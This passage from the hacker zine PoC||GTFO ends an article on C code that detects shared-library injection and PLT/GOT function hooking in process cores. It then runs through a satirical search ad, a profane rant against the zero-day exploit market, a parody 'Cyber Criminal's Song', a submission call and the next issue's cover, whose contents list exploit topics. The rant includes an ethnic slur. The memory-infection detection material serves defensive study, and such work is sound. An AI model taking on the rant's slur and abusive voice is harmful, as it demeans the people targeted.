34                              pltgot[i].got_entry_va, evil_addr = pltgot[i].shl_entry_va);
        }
36  ret = get_dynamic_symbols(desc, &dsyms);
        for (i = 0; i < ret; i++) {
38    if (dsyms[i].symval == evil_addr) {
        printf("[!] %lx corresponds to hijacked function: %s\n", dsyms[i].symval, &dsyms[i].strtab[
    dsyms[i].nameoffset]);
40      break;
      }
42  }
}
```

This program analyzes an *ecfs-core* file and detects both shared library injection and PLT/GOT hooking used for function hijacking. Let's now run it on our *ecfs* file.

```
1 $ ./detect_dll_infection host.10710
  [!] Found maliciously injected shared library: evil_lib.so.text
3 [!] Found PLT/GOT hook, function 'name' is pointing at 7fb0358c3767 instead of 300106edb0
  [!] 300106edb0 corresponds to hijacked function: fgets
```


With just simple forty lines of C code, we have an advanced detection tool capable of detecting an advanced memory infection technique, commonly used by attackers to backdoor a system with a rootkit or virus.

8.9 In Closing

If you liked this paper and are interested in using or contributing to ECFS, feel free to contact me. It will be made available to the public in the near future.[38]

Shouts to Orangetoaster, Baron, Mothra, Dk, Sirus, and Per for ideas, support and feedback regarding this project.

[38] http://github.com/elfmaster/ecfs



THE ALGORITHM SEES THE INTERNET THE WAY DMITRY SKLYAROV SEES A POORLY ENCRYPTED DRM FILE.

Every time you cough, a hunk of code or a piece of some obscure url comes shooting out. You can't see it, but it's there. Probably there is some on your shoes. A little string of binary code, or maybe the "r" and "g" from a dot org, right there on your burgundy cap-toes. The reason is that you're drowning in a sea of information. Heed not the worrisome findings of the recent ODP coastline study—by the time glacial melt brings the ocean to your doorstep, your lungs will already be full of html.

$G = (v, e)$:

WE DON'T HAVE TO TELL YOU THE WORLD WIDE WEB IS AN ANARCHIC FORM OF POPULIST HYPERMEDIA.

But we WILL tell you it's a hypertext corpus of unfathomable intricacy, and it's expanding faster than a flat universe in a cosmologically significant vacuum energy density. For the love of Gödel, just look at the thing! Millions of participants with as many agendas, cranking out hyperlinked content like there's no tomorrow. In fact, at this rate, the disappearance of tomorrow, or at least a universally accepted definition thereof, is actually a valid concern.

SEARCH IS AN UNDERSTATEMENT. ODYSSEAN QUEST IS MORE LIKE IT.

So how are you supposed to find anything in this great roiling miasma of ones and zeros? Text-based searches are not so good. If you believe otherwise, consider the word facial. A search engine that takes nothing more than the word itself into account will return

$$A = \begin{bmatrix} 0 & 0 & 1 & 1 & 0 & 0 \\ 0 & 0 & 0 & 1 & 1 & 1 \\ 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 \end{bmatrix}$$

textually consistent but conceptually scattered results. On one end of the facial spectrum, there's a mud mask. The other kind of facial, well...as anyone who rolls sans adult filter can attest, it's a different deal altogether. Look, even if you do manage to cluster a word into five different meanings, there's still the fact that each individual meaning yields nearly infinite search results. And a quindecillion divided by five is still two hundred quattuordecillion.

ALL OF A SUDDEN, "WHO KNOWS?" IS AN ASTUTE QUESTION.

Searching the Internet, it turns out, is not much different from searching the real world. The best thing to do is ask someone who knows. An authority on the subject. But who are the authorities, and what qualifies them as such in the first place? A Web page can't just declare itself an authority. If authority could be generated endogenously, Louis de Branges would have verified his own proof of the Riemann Hypothesis. Neither should authority be conferred from one page to another. This means you'd be OK letting Herman Mudgett pick your primary care guy. Last in the triumvirate of really-bad-ways-to-determine-authority is the notion of popularity. Surprisingly, this is the method employed by today's most widely used search engines. They find sites with the most links and present them as authorities. This is roughly analogous to handing the Fields Medal to your high school homecoming queen.

THE ANSWER CAME FROM BOOKS. WEIRD.


So what's the solution to search? While computer science was trying to coax an answer from its collective hard drive, it was sitting right there in the stacks all along. Who could have guessed that when Eugene Garfield went all bibliometric and devised a system to find out how much a journal mattered by counting the number of times that journal was cited in other publications, he consciously invented the beginnings of a system that might work in search. Then Gabriel Pinski and Francis Narin took it a step further by suggesting some citations should carry more weight than others, and let's face it, being cited in the Spring '96 issue of *Social Text* (pages 217–252, to be precise) isn't exactly a literary feather in your cap. But taking into account the quality of citations is only half the answer in search.

$$\vec{h} = \lambda A \vec{a}$$
$$\vec{a} = \lambda A^{\mathsf{t}} \vec{h}$$

Because compared to the neatly governed world of scientific publishing, the Internet is completely insane. Fluid. Volatile. Heterogeneous. Awash in anonymity. Replete with conflicting agendas. So counting inbound links isn't enough. Not even close. To search effectively in these circumstances, you have to don some serious math goggles and take a look at the big picture.

THE ALGORITHM SEES GALAXIES, BUT IT'S BLIND AS A BAT.

The heavy hitters of search all use the same mathematically myopic approach—counting links back to authoritative Web pages. But the only way to tell what's really going on is to take a step back and look for patterns in the sites that point back to authorities. And when you do, you quickly see that there is another layer to the puzzle—sites that point to more than one authority, or hub pages, if you will. These hubs and their surrounding authorities form little galaxies of relevant information, something that makes the hair stand up on the back of any self-respecting searchophile's neck. It's the difference between checking out the Big Dipper from a lawn chair in your back yard and peering into Fornax with Hubble's Ultra Deep Field. But an algorithm that could detect these galaxies would be virtually impossible to pull off, since it would have to assess both inbound and outbound information, and continually calculate the relationship between the two, in real time.




THE ALGORITHM IS RELATIVELY SIMPLE, IF YOU'RE SOME KIND OF SAVANT.

It works like this. For each search query, an index G of Web pages is found. For each page p, you associate a non-negative authority weight $a(p)$ ➔ $a = AT\vec{h}$ and a non-negative hub weight $h(p)$. ➔ $\vec{h} = Aa$ This will lead you to the rather obvious conclusion that when p points to lots of pages with big a values, it should get a big h value (inverse weighted popularity). And when p is pointed to by lots of pages with big h values, it should get a big a value (weighted popularity). From here, you simply fire up an iterative singular value decomposition operation and wrap things up by banging out an orthonormal basis of eigenspace for each and obtaining the eigenvectors for the matrices in question. That's it.


IT'S A GOOD THING ROBERT FROST NEVER WROTE AN ALGORITHM.

Taking the road less traveled is fine if you're stumbling around the New England countryside, being whimsical or whatever. But when you're searching online, that kind of thing gets you eaten by wolves. Because dismissing where others have gone can quickly get you lost in a forest of irrelevant results. But while you are learning from the Algorithm, the Algorithm is learning too. It studies the way anonymous groups of users search and forms an aggregate view of which results those users find the most valuable. This sends relevance through the roof and gets you to your desired destination without the slightest hint of lupine intercession. Sure, "The Road Traveled Every Five Minutes" would make a lousy poem, but it makes a gorgeous piece of code.

THE ALGORITHM APPROACHES ARTIFICIAL INTELLIGENCE, BUT IT HAS NOTHING AGAINST PEOPLE NAMED SARAH CONNOR.



Yes, the Algorithm is an omniscient, evolving organism devoid of all feeling, but in no way should this freak you out. In fact, it's cause for celebration. Because the Algorithm comes in peace. It's here to revolutionize search by identifying a topic, finding experts on that topic and assessing the popularity of pages among those experts, simultaneously, in the blink of an eye, whenever you want. It's here to narrow or expand your search based on *concept*—something no other search engine can do. Never again will you wade into the perpetually updated, subject-centric world of blogs without technology that actually comprehends subjects. The Algorithm knows that Usher Syndrome is transmitted by an autosomal recessive gene, not a subwoofer. And never again will you get "results" consisting merely of ten blue links, rather than the rich aggregate of images, video, conceptually related search topics and pure expert insight the Algorithm delivers.



THE ALGORITHM UNDERSTANDS THAT COLLECTIVE WISDOM IS NOT NECESSARILY COLLECTED FROM EVERYONE.

Based solely on the number of participants, the Web is undoubtedly the world's largest source of pure wisdom. But this doesn't mean there is wisdom inherent in every participant or every page. The Algorithm is acutely aware of this. It realizes that somewhere between James Surowiecki's *The Wisdom of Crowds* and Charles Mackay's *Madness of Crowds* lies the sweet spot. It sees everything but knows just what to look for. It scours the convoluted expanses of cyberspace and brings back an instantaneous convergence of wisdom collected, waiting for the day you're ready.

Ask™

THE ALGORITHM

©2007 Ask.com

9 Bambaata speaks from the past.

by Count Bambaata, Senior NASCAR Correspondent

> "Myths and legends die hard in America. We love them for the extra dimension they provide, the illusion of near–infinite possibility to erase the narrow confines of most men's reality. Weird heroes and mould–breaking champions exist as living proof to those who need it that the tyranny of 'the rat race' is not yet final."
>
> *Gonzo Papers, Vol. 1: The Great Shark Hunt: Strange Tales from a Strange Time*, Hunter S. Thompson, 1979.

It's been an interesting ride for someone who has witnessed nearly all of the perspectives and colliding philosophies of the computer security practice. Having met professionals and enthusiasts of other fields of knowledge built upon the foundations of scientific work, I could say few other industries are as swarmed with swine and snake oil salesmen as computer security. I guess the medium lends itself to such delusions of self–worth and importance. Behind a screen, where you can't see the white of the eyes of the people you interact with, anything is possible.

It doesn't help it that, deprived of other values as important as human contact, true friendship and uninterested genuine camaraderie, fame and financial success dictate the worth of the individual. Far from being the essence of the so–called American dream, where the individual succeeds thanks to persistence and true innovation, in computer security, and more specifically, in the area of security I will be addressing in this letter, success comes from becoming a virtual merchant of vacuum and nothingness, charging a commission for doing absolutely nothing, bringing absolutely no innovation, unfortunately at tax payers expense, as we will see later. An economy built upon the mistakes of others, staying afloat only so as long as such mistakes are never addressed and true solutions remain undeveloped and underutilized.

Going back to the early 2000s, there were two major perspectives on publication and distribution of security vulnerabilities. On one side, those against it (not for economical reasons but a philosophy taking from the times when "hacking" actually meant to hack, not for publicity or profit, but curiosity and technical prowess). These "black hats" perhaps represented the last remnants of a waning trend of detesting the widely extended practice of capitalizing security vulnerabilities in a perpetual state of fear and confusion taking advantage of the (then mostly) ignorant user base of networked computers. Opposing them, a large mob in the industry proclaimed the benefits and legitimacy of "full" and "responsible" disclosure. These individuals claimed the right moral choice was to make information about exploitation of vulnerabilities (and the flaws themselves) publicly available.

They were eager to call out "black hats" with disdain, as dangerous amoral people whose intentions ranged from everything between stealing banking credentials, spreading viruses or, well, fucking children if they ran out of expletives and serious sounding accusations for the press. No accusation was too farfetched. Underneath, an entire network of consulting firms thrived on the culture of fear carefully built with hype. Techniques and vulnerabilities known to the anti–disclosure community for years surfaced, leading to events such as the swift sweep of format string vulnerabilities that led to a bug class nearly phasing out of existence within less than two years. Back then, some of the members of the industry were able to market IDS products to customers keeping a straight face. And the swine only got better at that game.

As much as groups such as Anonymous and others have prostituted whatever was left of that original "antisecurity" community and its philosophy, whose purpose had nothing to do with achieving fame out of proclaiming themselves as some sort of armchair bourgeoisie revolutionaries, today the landscape is, if you pardon the expression, hilarious. Fast forward to a post–9/11 America, with the equities problem (COMSEC versus SIGINT) leaning to the side of SIGINT. The consulting houses from the old days and a swarm of new small shops appeared in the radar to supply a niche necessity created as an attempt to address the systematic compromise and ravaging of defense industry corporations and federal government networks.

Welcome to the vulnerability market. Flock after flock of vultures fly in circles in a market where obscurity, secrecy and true loyalty are no longer desirable traits, but handicaps. If you are discreet, and remain silent and isolated from the other "players", the buyers will play you out. In a strange mix of publicity

hogs and uncleared greed–crazed freaks, middlemen thrive as the intelligence community desperately tries to address the fact that we are lagging a decade behind the people ravaging our systems, gooks and otherwise. Middlemen provide a much needed layer of separation, while hundreds of thousands of dollars, amounting up to millions, are spent without congressional supervision. Anything goes with the market. Individuals who would never be accepted to participate in any kind of national security–impacting activities live lavish lifestyles, dope addled and confident that their business goes undisturbed. Quite simply, these opportunist swindlers are hustling the buck while the status quo remains unaffected. Just to name one example, Cisco has had its intellectual property stolen several times. Of those compromises, none involving "black hats" resulted in its technology magically appearing at Huawei headquarters. Picture a pubescent 25 year old Chinese virgin incessantly removing "PROPRIETARY" copyright banners from Cisco IOS source, as he laughs hysterically slurping up noodles from a Ramen shake n' bake cup. The tale of Abdul Qadeer Khan, or a certain Crown Corporation, are lullabies compared to the untold stories that, quite probably, some day will be declassified for our grandsons to read, provided that full–blown Idiocracy hasn't ensued, and (excuse the language), nobody gives a flying fuck anymore.

Let's gaze back at the past, something is wrong here. Where did the responsible disclosure geeks go? It was a majestic party. Everyone was having a ball. Suddenly, everyone left and nobody bothered to clean the mess. Perhaps they found a new spiritual path, retiring to a tranquil life enjoying the fruits of the late 1990s and early to mid 2000s, carefree and happy to leave the snake oil salesman life behind. Did they take vows of poverty, donated all they had to the Salvation Army, or the Dalai Lama, and left for Bhutan? Not quite. Please, let me, your humble host, guide you to Crook Planet. It's a strange place. I used to like it in here. Where I come from, they say when you earn someone's trust and friendship, it's a lifelong deal. You break it, and you wish you had never been friends with the poor bastard. In a way, it is better to be wronged by someone you don't know than being played by someone you considered "a friend." The word has reasonably dropped value these days. It's short of meaning "someone I hang out with, can get reasonably drunk with, but that's about it." A long time ago, a friend and mentor told me a real friend is the calm guy bothering himself to go visit you in jail. Everyone else bails out. But that fellow goes there. Like a grandmother, without the weeping. You shake hands. Share a few old stories. Implicitly, you know he's your only chance. But we're drifting slightly from our route. Crook Planet, it was. Yes.

If you were wondering where all those ethical evangelists of the responsible disclosure creed went, well, wonder no more. They've gone silent, because that's where the dough is at. Keeping silent. Not among them, despite the NDAs in place, because they know that remaining silent, makes them vulnerable when facing buyers. There is irony about the turns of history. Here we are, trading mechanisms and tools to subvert technology, when years ago we considered their publication perfectly valid. And there is a need for offensive capabilities. Are American corporations and its federal government under attack? Yes, they are. Does the market, as it is lined out right now, help the tradecraft and improve the status quo? No, it doesn't. But millions are plunging into the pockets of people whose interest, was, is and will always be that we, including the government, remain insecure. People have developed defensive technology that can render certain paths of abuse completely unreliable. The reaction of the greed–crazed freaks in the market, which I and others in similar positions have on record, ranged from negative to cocky ("It will drive up the prices, good for us"). Well, you greedy swine, this was never about the money. At least, it wasn't for me. The kind of offensive capabilities I and my company developed could have netted us immense return on investment if used illegally. And so would yours.

The crude truth is that, by current market prices, they don't even come close to the risk–reward equation our adversaries have. Whether it is sixty thousand or a quarter million for an exploit yielding high privilege access to a modern operating system, the price is still dramatically ridiculous if compared to the value of the intelligence and trade secrets that can be stolen from domestic corporations and the government itself. The market fails to address any of the problems we face today, while it creates a very real threat. Are we protecting ourselves against the exploits being traded among different agencies and defense contractors? Not a chance. We could see offensive security as the realm of smart men, whose greed exceeded their talents, and made them shit in their own nests. Those teenagers who were shrugged off by the industry in the early 2000s (despite the fact that they managed to publish personal informa-

tion of industry professionals and routinely compromised their systems, assumed to be, at the very least, slightly more secure than those of the laymen) compromised Fortune 50 corporations and obtained trade secrets ranging from proprietary operating system source code to design documents. For free, at zero cost. The first hackers unlocking the Apple iPhone had proprietary schematics of Samsung devices. Today, you can acquire the schematics of any phone in the markets of Shenzhen, China. The most public cases of "whistle blowers" have been individuals with top level clearances. As wave after wave of swine beat on their chests and chant patriotic lures, they salivate for a piece of the defense budget, hoping policy never changes. The problem, clearly, isn't the need for offensive capabilities. They are necessary. The Cold War never quite went cold. What we don't need, though, is swine playing the prom queens for us. Because it is only a matter of time until this entire clusterfuck of a party backfires on us, and it's going to be an interesting crash landing when they start dodging the liabilities. These people do not care about the status quo. They are milking the cow, for as long as it lasts, just like it happened when disclosing information had any sizable "return on investment." Once the hush money goes away, they might as well go back to the old tale of responsible disclosure. Crook Planet is also Turncoat Planet.

Everyone is willing to remain silent, for a fee. Developing security mitigations to protect both the defense industry and the layman is frowned upon. Talking about the market is frowned upon. Disclosing that former "ethical security researchers" are in it and silent for the big bucks is frowned upon. Acknowledging that the adversary is ahead of us because we are greedy swine hustling for tax payers' money is frowned upon. It's all bad for "business." This hyped up "cyber war" of sorts, unless we do something about it, and do it now, is going to be about as successful as the "War on Drugs" and the "War on Terror." Billions going into the deep pockets of people whose creed is green, and made out of dollar bills, but are too dumb to figure out, that in the scheme of things, they are their (and our) own worst enemies.


So much for sworn commitment to defend the Constitution and laws of the United States against all enemies, foreign and... Domestic? For a fee. Thankfully, the federal government and its institutions aren't exclusively packed with swine and salesmen. There are, too, good people, no different than you or me, whose goal is to help their fellow men. Baudrillard called America "the last primitive society on Earth." A society capable of swift change, of both great and depraved actions. Like good ole' Hunter said, "In a nation run by swine, all pigs are upward–mobile and the rest of us are fucked until we can put our acts together: Not necessarily to Win, but mainly to keep from Losing Completely." We better get this act together, soon.

I have managed to arrive at this point still remaining a gentleman. No names were called out. But if something happened, if I had the wrong hunch, professionally or personally, if I was disturbed in any way, or those whom are dear to me, let it be clear enough, that I'm not driven by wealth nor power, and even though I've never supported organizations like WikiLeaks, [39] I'm this fucking close to picking up a phone and start slipping letters into mail boxes.

All these years, when companies such as Microsoft created databases filled with files on the scene (thanks to their "Outreach" program, a theme park version of a COINTELPRO), and contractors and firms did the same, my own files grew in size, not with gossip, but a very different kind of dirt. "To live outside the law you must be honest," as the Dylan song goes.

The question is: are we feeling lucky? Well... Are we?

Sincerely yours,



Count Bambaata, Head of the
Department of Swine Slaughtering and
Angry Letters Filled With Expletives

[39] With their eerie fixation on demonizing America, as much as we owe domestic swine for letting them have any dirt in first place, let's not confuse things here and dodge the blame.


10 Public Service Announcement

We dedicate this page to public service, offering a handy cheat sheet for all the would–be regulators of 0–day sales and cyberbullets, so that they don't keep embarrassing themselves in public by misusing the words of our profession. If you know such an aspiring regulator, please feel free to cut this page out on the dotted line and mail it to them!

Zero–day Cyberbullet Regulation Cheat Sheet & Fashion Advice

If Cyber is your style, *Zero–day Regulation* is "in" this legislative season. Annoyingly, cyberbullet merchants–of–death use too much technical jargon to hawk their deadly Turing–complete wares, and it's all too easy to mix them all up. Now that would be embarrassing, wouldn't it?

But despair not! With this handy cheat sheet you will soon be legislating cyberbullet export restrictions on evil cyberhackers like a cyberpro!



And remember: whatever your proposal, neither IMSI Catchers nor Rogue Wi–Fi Access Points are "exploits." Exploits are what you used to jailbreak your iPhone to load the apps that you want but Apple doesn't; never confuse the two!

11 Cyber Criminal's Song

Arranged for an Anonymized Voice and the HN chorus
by Ben Nagy
(with abject apologies to G&S)

I am the very model of modern Cybercriminal
I've knowledge hypothetical that's technical and chemical
And conduct most becoming, both grammatical and ethical!

I build my site with PHP so coders are replaceable
I keep it all behind, like, seven proxies and a firewall
And Tor is such secure so wow - my webs are much unbreakable!
I'm careful with my secret life, I haven't told a single soul
(Except three guys on Xbox Live and Chad whose .torrc I stole)

[CHORUS]
SERIOUSLY, THANKS CHAD, THAT CONFIG IS TOTALLY SWEEET

My cash is stored in bitcoin, the transactions are untraceable
I read on Hacker News that the cryptography's exceptional
And so, on matters technical, theoretical, and chemical
I am the very model of modern Cybercriminal!

I'm totes well versed in Haskell and I love the lambda calculus
I know Actionscript and Coffeescript and XML and CSS
And OCaml and Rust and D and Clojure plus some Common LISP
My daring Cyberlife is like The Matrix with a modern twist!
(But to stay close the metal I prefer to roll with node.js)

[CHORUS]
TO STAY CLOSE TO THE METAL WE PREFER TO ROLL ON NODE JSSSSSS

For matters pharmaceutical I'm well researched on Erowid
From Aderall to Zolpidem and Dexedrine to Dicodid
From re-uptake inhibitors to analgesic opioids
I know the pharmacology of all the drugs the world enjoys
Good Sir, in fields theoretical, chemical, and technical
I am the very model of modern Cybercriminal!

I downloaded all five seasons of The Wire from The Pirate Bay
And studied all their OPSEC and legalities of what to say
If interviewed by cops and, well, I must admit it's child's play
How do these people make mistakes? Such staggering naïveté!

[CHORUS]
WE'D NEVER MAKE SUCH NOOB MISTAKES WE LAUGH AT YOUR NAÏVETÉ

My records are impeccable, I keep them all in triplicate
I know what day I paid for my new Tesla or my contract hits
I run GNUCash on Linux my finances are so intricate
And all backed up to Google Docs which makes me a Cloud Syndicate.


[CHORUS]
WE'RE REALLY VERY SORRY BUT WELL ACTUALLY IT'S GNU/LINUX

Then, I can quote Sun Tzu or Nietzsche highlights from the Internet
My strategies are therefore quite profound much like my intellect
Yes, for all things theoretical, technical and chemical
I am the very model of a modern Cybercriminal!

In fact, when I know what is meant by "cover" and "concealment"
When I can keep my Facebook, Yelp and Tinder in a compartment
Or when I know the difference 'tween a public and a private key
Stop logging in to check my recent sales from the library
When I can keep my mouth shut in a bar just momentarily
In short, when I have frankly any skills that go beyond my screen
You'll say no better Cybercriminal the world has ever seen!

Though criminally weak, you'll find I'm plucky and adventury
And though my reading starts at the beginning of the century
On matters theoretical, technical and chemical
I am totally the model of a modern Cybercriminal!

[CHORUS]
THE VERY VERY MODEL OF THE MODERN CYBER CRIMINAL!



12 Fast Cash for Bugs!

by Pastor Manul Laphroaig, Proselytizer of Weird Machines

Howdy, neighbor! Is that a fresh new PoC you are hugging so close? Don't stifle it, neighbor, it's time for it to see the world, and what better place to do it than from the pages of the famed International Journal of PoC or GTFO? It will be in a merry company of other PoCs big and small, bit–level and byte–level, raw binary or otherwise, C, Python, Assembly, hexdump or any other language. But wait, there's more—our editors will groom it for you, and dress it in the best Sunday clothes of proper church English. And when it looks proudly back at you from these pages, in the company of its new friends, won't that make you proud? So set that little PoC free, neighbor, and let it come to me, pastor@phrack.org!

– – – – – – – – – – – – – – – – – – – – – – – – – – – –


Do this: write an email telling our editors how to do reproduce *ONE* clever, technical trick from your research. If you are uncertain of your English, we'll happily translate from French, Russian, or German. If you don't speak those languages, we'll dig up a translator.

Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick reminder would do.

Don't try to make it thorough or broad. Don't use Powerpoint bullet–points or OpenOffice Unicode; we'll typeset it for you.

Do pick one quick, clever low–level trick and explain it in a few pages. Teach me how to make music that also parses as PSK31, RTTY, or WeFax. Show me how to reverse engineer SoftStrip barcodes. Don't tell me that it's possible; rather, teach me how to do it myself with the absolute minimum of formality and bullshit.

Like an email, we expect informal (or faux–biblical) language and hand–sketched diagrams. Write it in a single sitting, and leave any editing for your poor preacherman to do over a bottle of fine scotch. Send this to pastor@phrack.org and hope that the neighborly Phrack folks—praise be to them!—aren't man–in–the–middling our submission process.



AS EXPLOITS SIT LONELY,

FORGOTTEN ON THE SHELF

YOUR FRIENDLY NEIGHBORS AT

PoC || GTFO

PROUDLY PRESENT

PASTOR MANUL LAPHROAIG'S

EXPORT–CONTROLLED

CHURCH NEWSLETTER

June 20, 2015

8:3 Backdoors from Compiler Bugs

8:4 A Protocol for Leibowitz

8:5 Reprogramming a Mouse Jiggler

8:6 Exploiting an Academic Hypervisor

8:7 Weaponized Polyglots as Browser Exploits

8:8 `On Error Resume Next` for Unix

8:9 Sing Along with Toni Brixton

8:10 Backdooring Nothing-Up-My-Sleeve Numbers

8:11 Building a Wireless CTF

8:12 Grammatically Correct Encryption

Fort Ville-Marie, Vice-royauté de Nouvelle-France:

Funded by Single Malt as Midnight Oil and the
Tract Association of PoC||GTFO and Friends,
to be Freely Distributed to all Good Readers, and
to be Freely Copied by all Good Bookleggers.

Это самиздат; yet, do thy worst old Time!
€0, $0 USD, £0, $50 CAD. `pocorgtfo08.pdf`.

Legal Note: You wouldn't let Госкомиздат or Главлит tell you what to read, and you wouldn't let GEMA tell you which Youtube videos to watch, so why in hell would you let copyright law tell you what to print? This work is scripture, and as such, it has no copyright.

